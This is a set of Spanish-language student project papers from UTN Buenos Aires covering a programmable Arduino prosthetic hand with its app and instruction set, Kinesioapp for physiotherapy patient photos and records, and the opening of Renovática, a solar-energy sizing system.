Dentro de Android, existe una amplia gama de versiones, a lo cual recurrimos a las estadísticas de uso de cada versión a nivel mundial (del periodo de la segunda mitad de 2018) para decidir qué versión de Android seria la mínima requerida. Finalmente, acorde a lo que se puede observar en la Figura 14 (información completa en [3]) optamos por utilizar la versión 4.4 como versión mínima requerida.

	2H '18
Oreo 8.1	5.8%
Oreo 8.0	13.4%
Nougat 7.1	10.3%
Nougat 7.0	19%
Marshmallow 6.0	21.6%
Lollipop 5.1	14.7%
Lollipop 5.0	3.6%
KitKat 4.4	7.8%
Jelly Bean 4.3	0.5%
Jelly Bean 4.2.x	1.6%
Jelly Bean 4.1.x	1.1%
Ice Cream Sandwich 4.0.3 – 4.0.4	0.3%

Figura 14. statista.com - Estadísticas de uso por versión de Android – segunda mitad de 2018

Funcionalidades principales

A continuación, daremos un vistazo general por las funciones principales que esta presenta. Es de notar que, para acceder a dichas funcionalidades, los usuarios deben acceder previamente al sistema (se registran e inician sesión).

1. Listado de secuencias

Los usuarios tienen acceso a un listado de secuencias creadas tanto por ellos mismos, como por otros usuarios. Pueden filtrar dicho listado por autor, fecha de creación y otros parámetros, y eventualmente descargar las secuencias que sean de su interés. Ver Figura 16.

2. Grupos de secuencias

Los usuarios del sistema tienen a su disposición el poder crear uno o varios grupos de secuencias donde reunir aquellas secuencias que le resulten más útiles o de interés. Pueden incluir una misma secuencia en varios grupos.

3. Ejecución de secuencias

Los usuarios, al haber seleccionado y descargado una secuencia, se obtiene una versión "compilada" de la misma que puede ser enviada a la prótesis. Cuando el usuario presiona sobre la secuencia que desea ejecutar o utiliza el comando de voz asociado a la misma (ver reconocimiento de voz) se inicia el proceso de ejecución de la secuencia entre el control de la prótesis y la prótesis en cuestión, indicándole cual es la secuencia y que la ejecute. Ver Figura 17 como referencia de esto.

4. Pausar/Continuar ejecución

Cuando se encuentre en ejecución una secuencia, el usuario podrá pausar la misma si así lo deseara y continuar con dicha ejecución cuando lo considere conveniente.

5. Reconocimiento de voz

Con la intención de reducir la frecuencia con la que los usuarios deben interactuar manualmente con la aplicación, se decidió incorporar una palabra clave asociada a cada secuencia, y reconocimiento de voz. Mientras el mismo este activo (ya que no es obligatorio utilizarlo) las palabras que el usuario pronuncie se interpretan y comparan contra la palabra clave de cada secuencia, y en caso de coincidir con alguna, la ejecuta.




Figura 15. Wireframe - app mobile - menú principal.



Figura 16. Wireframe – app mobile – consultar secuencias

Diseñador de Secuencias (Aplicación de escritorio)

El ultimo componente principal del que vamos a hablar es el *diseñador de secuencias*, la aplicación de escritorio en cuestión.

Plataforma

Al igual que sucede con la aplicación de celular, a raíz de las limitaciones de tiempo dispuestas, decidimos optar por el sistema operativo que presentara el mayor porcentaje de usuarios.

En el ámbito de escritorio se puede observar que, a finales del año 2018 [4], un 76% de los usuarios de PC utilizan sistemas operativos Windows.




Figura 17. statista.com - Estadísticas de uso de sistemas operativos desktop – diciembre 2018.

Funcionalidades principales

Al igual que con la aplicación de celular, daremos un vistazo general por las funciones principales que esta presenta. Es de notar que, para acceder a dichas funcionalidades, los usuarios deben acceder previamente al sistema (se registran e inician sesión).

1. Diseñador de gestos

Si bien, los usuarios podrían optar por utilizar gestos existentes (creados por otros usuarios o ellos mismos) pueden, en caso de precisarlo, crear, modificar o eliminar gestos.

Repasemos el concepto de “gesto” enunciado antes: un gesto es una posición que adopta la mano en un momento determinado. Dicha posición está compuesta entonces por la posición de cada uno de sus dedos.




Figura 18. wireframe – app desktop – editar gesto

2. Diseñador de secuencias

Como bien lo indica su nombre, es la función central de la aplicación de escritorio.

Repasemos el concepto de secuencia que enunciamos antes: es un conjunto ordenado de gestos y eventos programables, que se estructura como una serie de pasos (un programa). Esos eventos programables pueden ser: Pausa (esperar un tiempo determinado) Saltar según la entrada de un sensor o una entrada de usuario como un botón (0 falso, 1 verdadero) o bien, un salto incondicional.

Queda claro entonces que el usuario debe crear previamente los gestos que necesita para componer la secuencia.

El usuario visualiza, crea y modifica dichas secuencias como si se tratara de un diagrama de actividad, presentando siempre un elemento inicial, transiciones y los elementos antes mencionados: gestos y eventos programables, que el usuario encuentre necesarios para componer su secuencia.




Figura 19. Fragmento de wireframe – app desktop – editar secuencias.

Cuando el usuario decide guardar la secuencia (o las modificaciones realizadas a la misma) se realiza un proceso de "Análisis y Compilación" para transformarla en una serie de instrucciones que luego el sistema embebido de la prótesis podrá interpretar cuando los reciba desde el control. Hablaremos un poco más de este proceso en la siguiente sección.

3. Exportación e Importación

Todos los gestos y secuencias que los usuarios crean y modifican se guardan en una base de datos, asociados a su correspondiente autor, garantizando la persistencia de estos, y permitiendo, en el caso de las secuencias, que los usuarios del *Control de la Prótesis* puedan Importarlas, ya sean propias de otro usuario.

Circuito de una Secuencia

A continuación, vamos a explicar el circuito de una secuencia en el sistema, desde su creación hasta su ejecución, para que además sirva como una síntesis del proceso en cuestión.

Creación de una secuencia

El usuario utiliza los gestos y eventos programables que precisa para formar la secuencia que desea y la guarda. En ese momento, el diseñador de secuencias debe traducirla, previo a enviarla a la base de datos para que sea accesible para todos los usuarios del sistema.

De secuencias a instrucciones

Uno de los aspectos críticos que tuvimos que definir sobre el sistema fue en que "formato" transferir la secuencia al Arduino de la prótesis. Si bien, para el usuario es practica la presentación en forma de diagrama, se necesitaba un formato que fuera claro y relativamente rápido tanto en su transferencia como en su procesamiento.

Para esto se definió un juego de instrucciones hacia el cual traducir las secuencias. Dichas instrucciones presentan 2 características clave.

Tamaño fijo de instrucción y valor

Se utilizan 4 caracteres para componer cada instrucción, de los cuales 2 se destinan al nombre de instrucción y uno al valor, por ejemplo: D1 A0.

Valores hexadecimales

Para poder conservar el rango de valores de 0 a 255, y no tener variaciones en el tamaño de cada instrucción se decidió utilizar valores hexadecimales.

Si bien, cada instrucción maneja su propio rango de valores, con 2 caracteres para el valor se dispone del rango 00 a FF, es decir, 0 a 255 en decimal.

Tabla 1. Instrucciones existentes.

Instrucción	Valor	Descripción
D1, D2, D3, D4 y D5	Hexadecimal sin signo, de 0 a 255.	Posiciona el dedo en un ángulo específico. Si el valor se sale del rango entre 0 - 180 se asigna un extremo de este rango.
A1, A2, A3, A4, A5	Hexadecimal con signo, de -128 a 127	Suma o resta el valor dado a la posición actual del dedo.
I0, I1	Hexadecimal sin signo, de 0 a 255	Condición de salto que depende de la entrada del usuario a través de un botón (0 falso, 1 verdadero). El valor indica a qué instrucción se saltará (La primera instrucción es la número 0).
S0 - SF - S?	Hexadecimal sin signo, de 0 a 255	Condición de salto que depende de la entrada de un sensor. Se utilizarán pares de instrucciones para cada sensor, por lo que las instrucciones S0 y S1 serán para el primero, S2 y S3 para el segundo y así sucesivamente (par falso, impar verdadero).
TT	Hexadecimal sin signo, de 0 a 255	Tiempo de espera para la siguiente instrucción. El tiempo estará dado por una relación entre el valor y el tiempo real en milisegundos.
XX	Hexadecimal sin signo, de 0 a 255	Salto incondicional a la posición dada.

Exportación de la secuencia

Una vez se genera el código asociado a la secuencia, se exporta la misma junto con su código, gestos utilizados y otra información asociada (autor, descripción si la hubiera, etc.).

Importación de la secuencia

Desde el control de la prótesis, el usuario importa dicha secuencia, agregándola al grupo de secuencias de su interés.

Ejecución de la secuencia

Cuando indica que desea ejecutarla se envía el código correspondiente (las instrucciones que conforman esa secuencia) al Arduino mediante la conexión Bluetooth, y esta procesa dichas instrucciones una por una hasta que esta llega a su fin.

Mejoras a Futuro

Consideramos que, a raíz de limitaciones de tiempo y recursos, hay presente una serie de aspectos a mejorar, como el incluir soporte para más sistemas operativos en las aplicaciones de celular y escritorio, refinar la manera en que se obtienen mediciones con el sensor muscular (EMG) el uso de sensores o actuadores que pudieran ser más adecuados o afines y el diseño de los componentes 3D utilizados en la prótesis, entre otros aspectos a mejorar.

Conclusión

Hemos observado entonces que el diseño y la construcción de una prótesis programable, económica y ecológica es posible en vista de que el costo de adquisición de los componentes y material de impresión ronda los 8600 pesos argentinos, a la fecha del 4 de septiembre de 2019.

Concluimos entonces que, el proyecto en cuestión puede ser llevado a cabo y además mejorado, siempre y cuando se disponga del tiempo y recursos necesarios.

Agradecimientos

Queremos dedicar esta sección del documento a nuestros tutores de la asignatura Proyecto de Fin de Carrera, por guiarnos a lo largo del año, a Circo Studio S.R.L por brindarnos el tiempo y el equipamiento para realizar las impresiones 3D y a Martin Bistolfi por ayudarnos en todo lo que refiere a Electrónica.

Referencias

[1] Diaz Montes Julio César y Dorador González Jesús Manuel. Universidad Autónoma de México (UNAM). Mecanismos de transmisión y actuadores utilizados en prótesis de mano. 2009:335–345. https://www.academia.edu/1217698/MECANISMOS_DE_TRANSMISI%C3%93N_Y_ACTUADORES_UTILIZADOS_EN_PR%C3%93TESIS_DE_MANO

[2] Belter JT, Segil JL, Dollar AM, Weir RF. Mechanical design and performance specifications of anthropomorphic prosthetic hands: A review. J Rehabil Res Dev. 2013;50(5):599–618. https://www.rehab.research.va.gov/jour/2013/505/page599.html

[3] Arne Holst. Android operating system share worldwide by OS version from 2013 to 2019. Statista. Mayo, 2019. https://www.statista.com/statistics/271774/share-of-android-platforms-on-mobile-devices-with-android-os/

[4] Shanhong Liu. Global market share held by operating systems for desktop PCs, from January 2013 to January 2019. Statista. Agosto, 2019. https://www.statista.com/statistics/218089/global-market-share-of-windows-7/

Kinesioapp

Martín Kaynar - Campassi, Rodrigo - Gon Agirre, Leandro - Consoni, Franco - Esposito, Lucas

Universidad Tecnológica Nacional (UTN - FRBA)
Medrano 951, Ciudad Autónoma de Buenos Aires, Buenos Aires, Argentina
Departamento de Ingeniería en Sistemas de Información
tinchokaynar@gmail.com, rodrigocampassi@gmail.com, gonleandroismael@gmail.com, franco.consoni@gmail.com, espositolucas95@gmail.com

Abstract

Actualmente en la Argentina, los kinesiólogos utilizan sin éxito distintos métodos (desde algunos mayormente manuales hasta grandes aplicaciones) para mejorar la eficiencia de su trabajo y brindar mejores servicios de seguimiento del estado clínico de sus pacientes. Luego de utilizar diferentes alternativas, deciden retornar a la forma "manual" debido a que las aplicaciones móviles difieren enormemente respecto a sus expectativas. El presente proyecto consiste en desarrollar Kinesioapp: una aplicación móvil que permita solucionar muchos de los inconvenientes de los procedimientos manuales, y que a la vez cuente con las características que los kinesiólogos Argentinos no encuentran en las aplicaciones móviles existentes.

Palabras Clave

Kinesiología; Salud; Reeducación Postural; Aplicación Móvil; Médico; Paciente; Kinesioapp; Android.

1. Introducción

Realizamos una encuesta enfocada a kinesiólogos de la Ciudad Autónoma de Buenos Aires y Buenos Aires, en su gran mayoría trabajadores de clínicas privadas. Producto de la misma, encontramos que tan sólo el 5.9% (*Figura 1*) de los profesionales encuestados toma fotos de sus pacientes en todas las sesiones. Esto se debe a que actualmente existen dos alternativas que no se adecúan de la forma en que los profesionales esperan en su día a día.



Figura 1 - Frecuencia de fotografiado

1.1. Primera alternativa: fotografiar utilizando la aplicación de la cámara del teléfono

Este método es el más utilizado en la actualidad, pese al descontento de los profesionales con el mismo. Dicho descontento se debe principalmente a las siguientes causas:

- **Falta de orden**: en el álbum de fotos del teléfono, las fotos no suelen estar organizadas por paciente (ya que demora mucho tiempo hacerlo), sino que se encuentran ordenadas por la fecha en la fueron tomadas.

- **Dificultad para observar el avance de pacientes:** por lo tanto, comparar el avance de un paciente en el tiempo implica buscar manualmente unas pocas fotos entre muchas otras. Si bien es posible obtener el mismo resultado de forma manual, requiere tiempo, ya que el médico debe encargarse de ordenar apropiadamente las fotos. Esto por lo general deriva en que las fotos no se ordenen o que se tomen fotos con poca frecuencia.

- **Generación de fotos compleja e imprecisa:** el profesional debe ser muy cuidadoso para intentar tomar las fotos manteniendo el celular al mismo ángulo y distancia del paciente; sin inclinaciones respecto al plano de la pared o al suelo, ya que es muy complejo comparar fotos con diferentes ángulos para tomar conclusiones clínicas. Esto es muy difícil de lograr con dispositivos como trípodes, ya que la posición en la que se toma la foto depende de diversos factores, como la altura de la persona (que podría

ser un niño o un adulto), el área del cuerpo que se quiere fotografiar, entre otras.

- **Imposibilidad de trazar líneas sobre la fotografía:** este método no permite dibujar líneas sobre la captura, lo cual es muy importante en el rubro, por ejemplo para mostrar la inclinación de la columna.

- **Inseguridad de datos personales y sensibles:** dado que el médico tiene en su teléfono fotos de terceros, usualmente en ropa interior, que pueden incluir menores de edad. Cualquier persona que obtuviera de algún modo acceso al teléfono tendría acceso a información clínica y personal de extrema sensibilidad.

1.2. Segunda alternativa: fotografiar mediante una aplicación de kinesiología
En este caso, se descarga una aplicación de internet para realizar las tareas anteriormente mencionadas. Sin embargo, la mayoría de las aplicaciones disponibles no solucionan todas las problemáticas a la vez o las solucionan de manera poco efectiva. Por ejemplo, la asistencia para el tomado de fotos es inefectiva. Esto se observa en que no garantizan que se mantenga la misma distancia y/o los mismos ángulos de inclinación, o se garantizan todas estas cosas a la vez pero no de una forma que ahorre tiempo al profesional respecto a los métodos manuales.

1.2. Escenario del problema

La gran mayoría de los kinesiólogos han probado distintas aplicaciones y han retornado a la primera alternativa planteada pese a todas las desventajas que conlleva. Para paliar parcialmente estas desventajas, optan por tomar fotos con menos frecuencia. Sin embargo, esto sigue requiriendo mucho tiempo del profesional, y a la vez no garantiza la seguridad de los datos del paciente ni ofrece las demás ventajas de las aplicaciones móviles.

En la Figura 2 observamos que el 74.5% de los encuestados sostiene que utilizaría una aplicación para tomar fotos de sus pacientes y un 25.5% consideraría utilizarla, mientras que ningún encuestado se opondría terminantemente a utilizarla. Esto nos permite observar que el problema no es inherente al concepto de una aplicación para realizar la tarea, sino que está relacionado con que las aplicaciones existentes no cumplen con las necesidades de los kinesiólogos argentinos.




Figura 2 - Disposición de los kinesiólogos a utilizar una aplicación

1.3 Alcance del proyecto

El alcance consiste en desarrollar un producto software con las siguientes características y funcionalidades:

- Utilizable por pacientes y profesionales de la kinesiología.
- Generación de notas clínicas y fotos con asistencia del software, para que la distancia respecto al paciente y el ángulo de inclinación sean apropiados y similares entre diferentes sesiones clínicas.
- Acceso al historial clínico por el médico y el paciente, así como también otros colegas con los que el médico quiera compartir el historial por motivos de consulta (con autorización previa del paciente).
- Transferencia del historial clínico a otro médico por decisión del paciente.
- Borrado de datos del paciente si éste así lo desea.
- Creación de ejercicios en video por parte de los profesionales.
- Creación de rutinas de ejercicios para los pacientes por parte de profesionales.
- Fácil comparación y observación del avance de la salud del paciente a lo largo del tiempo.
- Funciones de recordatorio a los pacientes para facilitarles el cumplimiento de ejercicios.
- Resguardo de información de forma segura según las tecnologías y procedimientos de seguridad vigentes en la actualidad.
- Compatible con el sistema operativo Android 5.1 o superior.

2. Desarrollo

2.1 Descripción general de la solución propuesta

La aplicación buscará asistir a los profesionales en el fotografiado de sus pacientes, de forma que las capturas se realicen de forma precisa y sean realmente útiles para tomar conclusiones de índole clínico.

Por otra parte, en lugar de tener las fotos dispersas en la galería de imágenes del

médico, cada foto estará asociada a una sesión clínica, que contendrá los detalles escritos en prosa y las imágenes correspondientes a una sesión de kinesiología. Un conjunto de sesiones de un mismo paciente ordenadas de forma cronológica conformarán un historial clínico, que será propiedad del paciente, por lo que éste podrá compartirlo o eliminarlo si así lo desea.

2.2. Historial y sesiones clínicas

Un historial clínico se conformará de varias sesiones, como se ve en la *Figura 3*, las cuales contendrán detalles escritos en prosa y las imágenes correspondientes tomadas por el profesional mediante la aplicación, tal como se observa en la *Figura 4*.

Éstas a su vez, para ayudar al profesional a localizar las últimas sesiones hechas, estarán ordenadas de la más nueva, a la más antigua.

Cada paciente será dueño de su historial clínico surgido del uso de la aplicación por los profesionales. Los pacientes podrán gestionar sus historiales a través de un sitio web en los cuales podrán eliminarlos,
además de la capacidad de eliminar fotos y ejercer control sobre los historiales de los menores que estén a su cargo.




Figura 3 - Ejemplo de historial clínico de un paciente



Figura 4 - Ejemplo de formato de una sesión

2.3. Asistencia en la captura de imágenes

La cámara incorporada dentro de la aplicación dispone de varias siluetas con distintas formas y partes del cuerpo humano, de manera que se adapte de la forma más cercana a la contextura del paciente. De esta manera se crea un único sistema de referencia en cuanto a distancia y posicionamiento al momento de tomar la fotografía, facilitando la tarea del profesional.

A partir de la foto obtenida, el médico puede trazar líneas sobre esta como método de comparación.

Reunir estas dos funcionalidades permite que al ver una foto tras otra del mismo paciente permita reconocer de manera rápida los cambios corporales a lo largo del tiempo, permitiendo tomar acciones correctivas de forma instantánea si fuera necesario o demostrar el avance al paciente para incentivarlo a continuar el tratamiento.

2.4. Ejercicios y rutinas

Ante el problema de la falta de cumplimiento de ejercicios de rehabilitación por parte del paciente, causados por que este se olvida de realizarlos o no recuerda la técnica que debe aplicar, se intentará solucionar a través de la generación de rutinas de ejercicios dentro de la aplicación, a diferencia de los medios tradicionales: la memoria y/o el papel. Esta nueva modalidad ofrece múltiples funcionalidades, tales como la capacidad de adjuntar videos creados por el médico para reforzar la técnica del ejercicio y que el mismo sea ejecutado correctamente. Por otro lado, permite enviar notificaciones automáticamente al paciente en el momento que deba realizar la rutina. Mientras realiza los movimientos que su kinesiólogo haya elegido, puede utilizar la aplicación para marcar los ejercicios que va finalizando y mantener el seguimiento de su estado, como así también para ver videos explicativos de cómo realizar los ejercicios, si el profesional hubiere decidido proveerlos.

Estas rutinas podrán ser o bien generales, o bien específicas, focalizadas en las necesidades de cada paciente en particular.

2.5. Seguridad de la información

Dado que se busca manejar datos personales, clínicos y sensibles, decidimos tomar, entre otras, las siguientes medidas de seguridad:

- **Comunicación**: solo se puede establecer comunicación vía HTTPS, garantizando que los datos se transmitan encriptados.
- **Usuario requerido:** con excepción del login y el registro, todos los demás endpoints requieren que el usuario inicie sesión para evitar el acceso por parte de terceros.
- **Control de permisos:** se garantiza desde el back-end que solamente puedan acceder a un recurso personas autorizadas. Por ejemplo, un médico no puede pedir una foto de un paciente que no es suyo, incluso aunque cree una request HTTP válida para hacerlo que por medio del front-end no podría ser generada.
- **Cierre de sesión automático:** cada cierto tiempo sin actividad, las sesiones caducan, para evitar que la aplicación o la web queden abiertas en segundo plano sin que el usuario lo recuerde y luego un tercero las acceda.

- **Exposición:** en cuanto a las tecnologías utilizadas para el desarrollo, no se expone nada más que el puerto para utilizar la API y conectarse al sitio web, evitando por ejemplo que un usuario pueda intentar conectarse desde el exterior a la base de datos.
- **Encriptación de imágenes**: las imágenes se guardan encriptadas dentro de la base de datos mediante algoritmos de cifrado simétrico autenticado.
- **No persistencia de datos sensibles:** el front-end no persiste las imágenes en ningún momento, para evitar que puedan ser accedidas desde fuera de la misma.
- **Propiedad de los datos:** el paciente es el dueño de sus datos, pudiendo eliminarlos en cualquier momento, y debiendo autorizar a cualquier médico que no sea el propio que quisiera accederlos (por ejemplo, por motivos de consulta).

3. Conclusión y Trabajos Futuros

Si bien hoy en día existen varias aplicaciones, ninguna de ellas resuelve el problema que tienen los kinesiólogos. De hecho muchas de ellas flaquean en aspectos básicos, como la toma de fotos en una misma posición. Kinesioapp nace con la idea de ofrecer una herramienta, tanto para profesionales como para sus pacientes, que sirva como un sistema integral para la recuperación de un paciente.

Nuestro mayor deseo es que Kinesioapp resulte un estándar en el área de kinesiología, de manera que sea útil tanto dentro como fuera del consultorio. Para lograr esto la aplicación ofrece las ventajas de organizar historiales clínicos, dando la posibilidad de compartir con otros profesionales (con el debido permiso del paciente) y realizar un seguimiento detallado de un paciente, mediante la toma de fotos en una misma posición y la asignación de ejercicios personalizados, con el debido recordatorio para realizar los mismos.

Como proyección futura, se espera que Kinesioapp permita realizar un seguimiento de ejercicios diferencial, en el cual la aplicación pueda dar asistencia no sólo respecto a cómo hacer el ejercicio, sino también retroalimentar al usuario para que pueda corregir los errores que tiene al realizar los ejercicios . Para ello, mediante el uso de la cámara del teléfono del paciente e inteligencia artificial, sería posible detectar si el paciente realiza o no correctamente los ejercicios, para informárselo e indicarle en que parte del cuerpo y en que movimiento el ejercicio no está siendo correctamente realizado.

Agradecimientos

A todos aquellos que colaboraron en la investigación, así como también en los estudios de campo, y a nuestra querida universidad, la cual nos brindó las herramientas necesarias a lo largo de toda nuestra formación profesional para llegar a concretar este trabajo.

Referencias

[1] "Bases teóricas y fundamentos de la fisioterapia - T.Gallego." https://books.google.com.ar/books?hl=es&lr=&id=Zazm6H31Q9IC&oi=fnd&pg=PP20&dq=fisioterapia&ots=pxyDGKR_wz&sig=XdpfBFE0yh2EtFbURnz

DFGY-czA#v=onepage&q=fisioterapia&f=false Accessed 2 Aug. 2019.

[2] "Reeducación postural general - Philippe E. Souchard" https://rpg.org.ar/images/stories/Boletines/boletin11.pdf. Accessed 2 Aug. 2019.

[3] "Aplicaciones móviles Android en la práctica kinesiológica: implementación y fiabilidad - Valentín Mendoza" https://prezi.com/p/fanjvqkiskgl/aplicaciones-moviles-android-en-la-practica-kinesiologica-implementacion-y-fiabilidad-valentin-mendoza-universidad-de-mendoza/. Accessed 3 Aug. 2019.

Sistema de Determinación Energética y Tecnológica de Energía Solar Fotovoltaica y Térmica para la República Argentina (Renovática)

[1]Barchiesi, Diego Javier; [1]Dumrauf, Alejandro Matias; [1]Erasmo, Darío Hernán;
[1]Patalagoity, Francisco; [1]Vargas Villagra, Rodrigo;
[2]Haim, Alejandro; [2]Nores Pondal, Federico;

[1]Dto. de Ing. en Sistemas de Información - UTN, Facultad Regional de Buenos Aires
<gibio@frba.utn.edu.ar>;
[2]Laboratorio de Estudios Sobre Energía Solar - UTN, Facultad Regional Buenos Aires
<leses.utn@gmail.com>

Resumen

El presente trabajo busca ser un impulsor y facilitador del aprovechamiento de la energía solar, abstrayendo al consumidor del conocimiento técnico profesional que conlleva el cálculo del rendimiento efectivo que tendría la instalación de paneles solares fotovoltaicos para la generación de energía eléctrica, y paneles térmicos para el calentamiento de fluidos. Permitiéndoles un auto relevamiento de su situación particular, sin necesidad de recurrir a un experto del mercado.

Palabras claves

Generación de energía. Paneles solares fotovoltaicos. Paneles solares térmicos. Radiación solar.

Introducción

La creciente degradación del medio ambiente y la necesidad global de disminuir la dependencia sobre los suministros energéticos convencionales ha incrementado el mercado de energías renovables presentando nuevos desafíos y oportunidades para resolver interrogantes sobre qué tan factible y conveniente resultaría invertir en el aprovechamiento de las energías alternativas para lograr espacios habitacionales energéticamente eficientes.

En el marco de la asignatura “Proyecto Final” de quinto año de la carrera de Ingeniería en Sistemas de Información y en colaboración con el Laboratorio de Estudio de Energía Solar en el marco de la tesis doctoral en Ingeniería Mecánica aplicada a Energías Renovables, se desarrolla el presente trabajo mediante el cual se busca determinar la factibilidad técnica operativa de que un usuario, sin conocimiento alguno respecto al manejo e instalación de paneles solares, pueda determinar con exactitud, independencia y mediante un proceso determinado, para un punto geográfico específico del territorio argentino cuál es la mejor tecnología para el aprovechamiento de la energía solar fotovoltaica en la generación de energía eléctrica y/o la energía solar térmica para el calentamiento de fluidos, según sus necesidades de consumo y las características propias de su hogar u empresa.

Partiendo de la base de que cada ubicación geográfica tiene distintos parámetros de entrada para cada instalación y el aprovechamiento de las energías renovables, se analizaron las variables técnicas, operativas, legales y socio contextuales que podrían inflexionar la automatización y puesta a disposición del público en general, el proceso de relevamiento y determinación y selección de los paneles solares fotovoltaicos y térmicos a través del análisis de datos históricos y probabilísticos mediante un sistema informático de acceso web y Mobile.

Contexto global

Las tecnologías de energía renovable se están volviendo más accesibles por los avances tecnológicos, por la producción masiva y también por la competencia en el mercado. Un reporte de 2018 de la International

Renewable Energy Agency (IRENA) indicó que el costo de la energía renovable está cayendo abruptamente, y muy probablemente sea igual o menor que el costo de la no renovable (como los combustibles fósiles) para 2020. Otro reporte indicó que los costos asociados a energía solar cayeron un 73% desde 2010, y aquellos asociados a generación eólica en tierra cayeron un 23% en el mismo período de tiempo [1].

De acuerdo con un reporte de 2018 de Bloomberg New Energy Finance, se espera que la energía solar y eólica generan aproximadamente el 50% de la demanda energética global para 2050, mientras que se reducirá en un 11% la generación eléctrica a partir del carbón [2].

La energía renovable también es la alternativa más económica para las nuevas conexiones a la red en áreas con recursos adecuados. A medida que el costo de la energía renovable se reduzca, el alcance de las aplicaciones económicamente viables va a aumentar. Las tecnologías asociadas a energías renovables son, actualmente, la solución más económica para incrementar la capacidad de generación. De acuerdo a un estudio sobre costos de generación publicado por la International Renewable Energy Agency (IRENA), mientras que *"la energía producida a partir de combustibles fósiles es la fuente predominante de generación, actualmente y en casi todos los casos existe una solución renovable alternativa de bajo costo*" [3].

Argentina avanza en el desarrollo de energías renovables aprovechando su riqueza en recursos naturales, aprovechando su actual ubicación como noveno lugar dentro del ranking de los países más atractivos para invertir en energías renovables, según el reporte anual difundido por la consultora Ernst & Young [4].

En octubre 2015 se promulgó la Ley 27.191 del Régimen de fomento nacional para el uso de fuentes renovables de energía destinada a la producción de energía eléctrica, lo que permitió alcanzar en el primer semestre del 2018 el abastecimiento del 1,78% de demanda energética por medio de fuentes renovables.

